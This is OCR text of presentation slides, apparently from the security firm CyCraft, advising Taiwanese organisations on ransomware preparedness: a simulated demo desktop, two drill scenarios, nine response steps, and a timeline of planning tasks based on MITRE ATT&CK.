

資通安全情資分享辦法修...
procexp
特定非公務機關資通安全...
XVACCINE_V3
資通安全事件通報及應變...
conti_v2
資通安全管理法施行細則...
資通安全責任等級分級辦...
資通安全管理法修正草案...
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
System Folder
Computer
System Folder
Network
System Folder
數位疫苗
Control Panel
System Folder
Recycle Bin
System Folder
procexp
Sysinternals Process Explorer
Sysinternals - www.sysinternals.c...
公務機關所屬人員資通安全事項獎懲辦法修正草案_1091110.pdf
PDF File
特定非公務機關資通安全維護計畫實施情形稽核辦法修正草案_1091...
PDF File
資通安全事件通報及應變辦法修正草案_1091110.pdf
PDF File
資通安全情資分享辦法修正草案_1091110.pdf
PDF File
資通安全管理法修正草案_1091110.pdf
PDF File
資通安全管理法施行細則修正草案_1091110.pdf
PDF File
資通安全責任等級分級辦法修正草案_1091109.pdf
PDF File
XVACCINE_V3
XenAgent - [XVACCINE]
CyCraft Inc. 奧義智慧科技
conti_v2
Application
190 KB
Computer
展示檔案皆為公開之測試檔案(仿真環境)
1:15 AM

多數企業缺乏強而有力的中場防線，
導致駭客一旦突破外圍防線就如入無人之境



https://owasp.org/www-project-cyber-defense-matrix/

奧義智慧協助客戶捍衛中場防線



企業因應勒索病毒攻擊應制定相關演練計畫

想定1: Exchange Server 出現0day漏洞，駭客透過後門進入企業內網，加密郵件伺服器主機。

想定2: VPN服務出現0day漏洞，駭客透VPN進入企業內網，成功取得AD主機最高權限，派送勒索病毒，核心系統無法運作。

1.隔離感染主機

2.過往備份還原啟動

3.修補0day 漏洞

4.異地備援還原啟動


5.清查勒索病毒定時炸彈

6.檔案解密評估

7.PR、Legal加入應處

8.外部專家談判

9.演練補強措施



接下來，行動！

下一周你需要做：

- 了解企業內部備援與災害復原機制是否運作正常
- 盤點企業對外開放之各式服務和系統
- 閱讀https://www.nomoreransom.org/ 網站

接下來三個月內你該做：

- 開始擬訂企業勒索病毒情境想定與演習計畫
- 完成現況評估：AD 核心架構、服務安全、端點安全
- 用 MITRE ATT&CK 制訂企業遭受Revil、CONTI等被攻擊情境

六個月內你該做：

- IT或資安部門小範圍兵棋推演一次。
- IT或資安部分跨組織偕同法務、公關等兵棋推演一次
- 持續改善並量測評估計畫 (使用 MITRE ATT&CK、CDM)

奧義智慧科技
Powered by CyCraft

EVERYTHING STARTS FROM CYCRAFT

Thank You